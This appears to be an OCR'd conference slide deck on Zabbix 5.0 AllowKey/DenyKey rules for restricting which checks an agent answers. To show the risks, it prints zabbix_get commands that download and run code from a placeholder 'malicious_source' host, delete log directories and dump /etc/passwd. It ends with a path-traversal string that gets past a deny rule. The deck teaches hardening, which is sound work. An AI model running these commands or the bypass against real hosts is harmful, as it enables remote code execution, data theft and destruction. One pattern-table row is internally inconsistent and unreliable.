
ZABBIX 5.0

SUPPORT OF WHITELISTS AND BLACKLISTS FOR METRICS ON AGENT SIDE

WHY ?



Support of whitelists and blacklists for metrics on agent side

ZABBIX AGENT CAN GATHER SENSITIVE INFORMATION

- From configuration files
- From log files
- From password files

```
#zabbix_get -s my.prod.host -k vfs.file.contents[/etc/passwd]

root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
sssd:x:996:993:User for sssd:/:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
chrony:x:995:992::/var/lib/chrony:/sbin/nologin
apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin
nginx:x:994:991:Nginx web server:/var/lib/nginx:/sbin/nologin
mysql:x:27:27:MySQL Server:/var/lib/mysql:/sbin/nologin
zabbix:x:993:990:Zabbix:/var/lib/zabbix:/sbin/nologin
```

ZABBIX AGENT CAN EXECUTE HARMFUL COMMANDS


- system.run[] item key allows to execute any remote command on remote host
- Zabbix frontend scripts also allows to execute commands on Zabbix agents

```
# zabbix_get -s my.prod.host -k system.run["wget http://malicious_source -O- | sh"]
```

```
# zabbix_get -s my.prod.host -k system.run["rm -rf /var/log/applog/"]
```

- On LINUX Zabbix agents runs under unprivileged account by default
- On Windows agent works under "System" account and has unlimited access to all local file system
- On Windows WMI queries can be executed by Zabbix agent

HOW ?



Support of whitelists and blacklists for metrics on agent side

IMPLEMENTATION BEFORE ZABBIX 5.0

- EnableRemoteCommands=0

This only disabled system.run[*] checks

It was impossible to allow or block any other item keys

```
### Option: EnableRemoteCommands
#       Whether remote commands from Zabbix server are allowed.
#       0 - not allowed
#       1 - allowed
#
# Mandatory: no
# Default:
EnableRemoteCommands=0
```

COMBINATION OF ALLOWKEY AND DENYKEY

By default, all items are allowed

Zabbix 5.0 has two new configuration parameters

- AllowKey=<pattern> - which checks are allowed;
- DenyKey=<pattern> - which checks are denied;

<pattern> is a wildcard expression, might be used in both the key name and parameters

Unlimited numbers of AllowKey/DenyKey parameters is supported

ORDER MATTERS


Rules are checked in the order in which they have been specified

As soon as an item key matches an allow/deny rule

- The item is either allowed or denied
- Rule checking stops

If an item matches both an allow rule and a deny rule the result will depend on which rule comes first

ORDER MATTERS - WORKFLOW



ORDER MATTERS - EXAMPLES


Correct order

```
AllowKey=vfs.file.*[/var/log/myapp/*]
AllowKey=vfs.file.*[/var/log/mydb/*]
DenyKey=vfs.file.*[*]
```

Wrong order

```
DenyKey=system.run[*]
AllowKey=system.run[ipcs -l]
AllowKey=system.run[free]
```

PATTERNS



Support of whitelists and blacklists for metrics on agent side

GENERAL PATTERN RULES

- wildcard (*) character matches any number of any characters in certain position
- It might be used in both the key name and parameters
- Parameters must be fully enclosed in []

system.run[*	is considered wrong
vfs.file*.txt]	is considered wrong
vfs.file.*[*]	is correct

PATTERN EXAMPLES

Pattern		Match	Does not match
vfs.file.*[*]	Matches any keys starting with vfs.file. with any parameters	vfs.file.size.bytes[] vfs.file.size[/var/log/zabbix_server.log, utf8]	vfs.file.size.bytes
vfs.file.*	Matches any keys starting with vfs.file. without any parameters	vfs.file.contents vfs.file.size	vfs.file.contents[]
system.cpu.load[*]	Matches vfs.file.contents with any parameters Will not match vfs.file.contents without square brackets	system.cpu.load[] system.cpu.load[allcpu,avg5]	system.cpu.load

PATTERN RULES - PARAMETERS

- Parameters must be specified as wildcard if they may be used

```
DenyKey=vfs.file.*
```

```
# zabbix_get -s my.prod.host -k vfs.file.contents

ZBX_NOTSUPPORTED: Unknown metric vfs.file.contents
```

```
# zabbix_get -s my.prod.host -k vfs.file.contents["/etc/passwd"]

root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
```

PATTERN RULES - PARAMETERS

- If parameters wildcard is specified, item key will be allowed without parameters

```
DenyKey=system.cpu.load[*]
```

```
# zabbix_get -s my.prod.host -k system.cpu.load[avg]

ZBX_NOTSUPPORTED: Unknown metric system.cpu.load
```

```
# zabbix_get -s my.prod.host -k system.cpu.load

0.110000
```

NOTES

Support of whitelists and blacklists for metrics on agent side

CONFIGURATION

AllowKey, DenyKey rules do not affect following configuration parameters

- HostnameItem
- HostMetadataItem
- HostInterfaceItem

If a specific item key is disallowed in the agent configuration

- The item will be reported as unsupported (no hint is given as to the reason)
- Denied remote commands will not be logged in the agent log

No particular order of include files should be assumed (e.g. files are not included in alphabetical order)

ZABBIX COMMAND LINE UTILITIES

Zabbix agent with –print (-p) command line option will not show keys that are not allowed by configuration

Zabbix agent with –test (-t) command line option will return

"Unsupported item key"

Zabbix get with -k command line option will return

ZBX_NOTSUPPORTED: Unknown metric

WHITELISTS VS BLACKLISTS

- This setting seems completely safe

```
DenyKey=vfs.file.contents[/etc/passwd]
```

```
# zabbix_get -s my.prod.host -k vfs.file.contents["/etc/passwd"]

ZBX_NOTSUPPORTED: Unknown metric vfs.file.contents
```

- Is it really safe ?

```
# zabbix_get -s my.prod.host -k vfs.file.contents["/tmp/../etc/zabbix/../passwd"]

root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
```

THANK YOU!